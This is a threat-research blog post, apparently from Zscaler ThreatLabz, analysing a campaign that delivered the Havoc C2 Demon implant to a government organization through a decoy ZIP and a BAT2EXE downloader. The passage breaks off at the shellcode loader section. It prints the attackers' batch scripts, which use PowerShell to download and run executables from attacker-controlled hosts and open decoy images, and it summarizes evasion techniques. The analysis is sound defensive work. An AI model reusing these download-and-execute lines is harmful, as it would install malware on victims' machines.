Havoc Across the Cyberspace

zscaler.com/blogs/security-research/havoc-across-cyberspace

Zscaler ThreatLabz research team observed a new campaign targeting a Government organization in which the threat actors utilized a new Command & Control (C2) framework named **Havoc**. While C2 frameworks are prolific, the open-source Havoc framework is an advanced post-exploitation command and control framework capable of bypassing the most current and updated version of Windows 11 defender due to the implementation of advanced evasion techniques such as indirect syscalls and sleep obfuscation.

The technical analysis that follows provides an overview of recently discovered attack campaign targeting government organization using Havoc and reveals how it can be leveraged by the threat actors in various campaigns.

Key Observations:

- Observed New threat campaign leveraging the open-source Havoc C2 framework targeting Government organization
- Analysis of Havoc Demon - Implant generated via the Havoc framework
  - ShellCode Loader:
    - Disables the Event Tracing for Windows (ETW) to evade detection mechanisms.
    - Decrypts and executes the shellcode via CreateThreadpoolWait()
  - KaynLdr Shellcode:
    - Reflectively loads the Havoc's Demon DLL without the DOS and NT headers to evade detection.
    - Performs API hashing routine to resolve virtual addresses of various NTAPI's by using modified DJB2 hashing algorithm

- Demon DLL:
    - Parsing configuration files
    - Usage of Sleep Obfuscation Techniques
    - Communication with the CnC Server - CheckIn Request and Command Execution
    - Performs In-Direct Syscalls and Return Address Stack Spoofing and more
- Performed tracking of the threat actor based on infrastructure analysis and opsec blunders where we gathered and analyzed the screenshots of the threat actors machine from the CnC due to self-compromise.

Table Of Contents:

Campaign:

In the beginning of January, this year, we discovered an executable named “pics.exe” in the Zscaler Cloud targeting a Government Organization. The executable was downloaded from a remote server: “146[.]190[.]48[.]229” as shown in the screenshot below

Time	@timestamp	url	vertical
Jan 5, 2023 @ 23:05:18.000	Jan 5, 2023 @ 23:05:18.000	146.190.48.229/pics.exe	GOVERNMENT

Fig 1. Campaign - Zscaler Cloud

Let us now examine the infection chain used by the threat actors in the following campaign to deliver the Havoc Demon on the target machine.

Infection Chain Analysis:




Fig 2. Infection chain

The infection chain utilized by the threat actors for delivering the **Havoc Demon** on the target machines commences with a ZIP Archive named “ZeroTwo.zip” consisting of two files “character.scr” and “Untitled Document.docx” as shown in the screenshot below.





Fig 3. ZIP Archive

Here the “Untitled Document.docx” is a document consisting of paragraphs regarding the “ZeroTwo” which is a fictional character in the Japanese anime television series Darling in the Franxx.


Zero Two is a highly complex and multifaceted character from the popular anime and manga series "Darling in the Franxx". As an elite member of the secretive organization known as the "APE Special Forces", Zero Two possesses a number of exceptional abilities and characteristics that make her a formidable force to be reckoned with.

One of the most striking features of Zero Two is her distinctive appearance, which includes bright pink hair, horns, and a unique outfit that combines elements of both human and alien physiology. It is imperative that any artist seeking to depict Zero Two do so with the utmost attention to detail and accuracy, as even the smallest deviation from the character's established visual design could undermine the integrity of the piece.

In terms of personality, Zero Two is a complex and multifaceted individual who exhibits a range of emotions and behaviors. At times, she can be fiercely independent and rebellious, while at other times she exhibits a more vulnerable and compassionate side. It is essential that any artist attempting to portray Zero Two capture the full range of her emotional depth and complexity, as this will be crucial in accurately conveying the character's motivations and actions.

Overall, Zero Two is a highly influential and iconic character within the world of "Darling in the Franxx", and it is crucial that any artist seeking to depict her do so with the utmost care and attention to detail. By following the guidelines outlined above and taking the time to fully understand the character's unique traits and characteristics, it is possible to create a truly exceptional and memorable depiction of Zero Two.

Fig 4. Contents of the Document bundled in the ZIP Archive

Further the screen saver file “character.scr” is basically a downloader commissioned to download and execute the Havoc Demon Agent on the victim machine. The Downloader binary is compiled using a BAT to EXE converter “BAT2EXE” which allows users to convert Batch scripts into executables as shown in the screenshot below. The BAT2EXE argument can be seen in the downloader binary.




Fig 5. BAT2EXE argument used in the downloader binary

Once executed the BAT2EXE compiled binary loads and decrypts the Batch Script from the .rsrc section as shown in the screenshot below.




Fig 6. Decrypted BAT Script

The binary then writes and executes the decrypted BAT script from the Temp folder as shown in the image below.




Fig 7. Decrypted BAT Script written in the Temp folder

The Decrypted BAT Script upon execution performs the following tasks:

Checks whether “teste.exe” exists in the Temp folder, if not, it downloads the final payload from http[:]//146[.]190[.]48[.]229/pics.exe and saves it as “seethe.exe” in the Temp folder via Invoke-WebRequest and then executes it using “start seethe.exe”

```
@echo off
cd %temp%
if exist %temp%\teste.exe (
echo File already exists
) else (
powershell -command invoke-webrequest 'http://146.190.48.229/pics.exe'-outFile seethe.exe
)
cd %temp%
start seethe.exe
```

Fig 8. Downloads the final payload “pics.exe” from remote server via Invoke-WebRequest

Then it checks whether “testv.exe” exists in the Temp folder, if not, it downloads an image from “https[:]//i[.]pinimg[.]com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg” and saves it as images.jpg in the Temp folder and opens it using images.jpg.

```
if exist %temp%\testv.exe (
echo File already exists
) else (
powershell -command invoke-webrequest 'https://i.pinimg.com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg'-outFile imagez.jpg
start imagez.jpg
)
```

Fig 9. Downloads a JPG image from pinimg[.]com

The following image of the “Zero Two” character was downloaded from pinimg[.]com & executed in order to conceal the actual execution and malicious activities performed by the final payload.




Fig 10. Zero Two Image downloaded from pinimg[.]com

Before analyzing the final payload, let's take a look at another similar Downloader compiled via BAT2EXE named "ihatemylife.exe", in this case, the decrypted Batch script downloads the final payload from "https[:]//ttwweatterarartgea[.]ga/image[.]exe" using Invoke-WebRequest alongside the payload it also downloads an image to conceal the malicious activities as shown in the screenshot below.

```
cd %temp%

powershell -Command "Invoke-WebRequest -Uri 'https://encrypted-tbn0.gstatic.com
/images?q=tbn:ANd9GcQQBmnuovMZg0rZEmZEnDsfTcZbBqw-2_R3Yg&usqp=CAU' -OutFile 'image.jpg'"
timeout /t 7
start image.jpg

powershell -command invoke-webrequest 'https://ttwweatterarartgea.ga/image.exe'-outFile image.exe
start image.exe
```

Fig 11. Decrypted Batch scripts downloads the final payload from https[:]//ttwweatterarartgea[.]ga




Fig 12. Image Downloaded by the Batch Script to conceal malicious activities

Now let’s analyze the final In-the-Wild “Havoc Demon” payload which was downloaded via the Downloader named “character.scr” from http[:]//146[.]190[.]48[.]229/pics.exe as explained previously.

Havoc Demon is the implant generated via the **Havoc Framework** - which is a modern and malleable post-exploitation command and control framework created by @C5pider.




Fig 13. The Havoc Framework




Fig 14. Havoc Framework - Interface

Shellcode Loader:

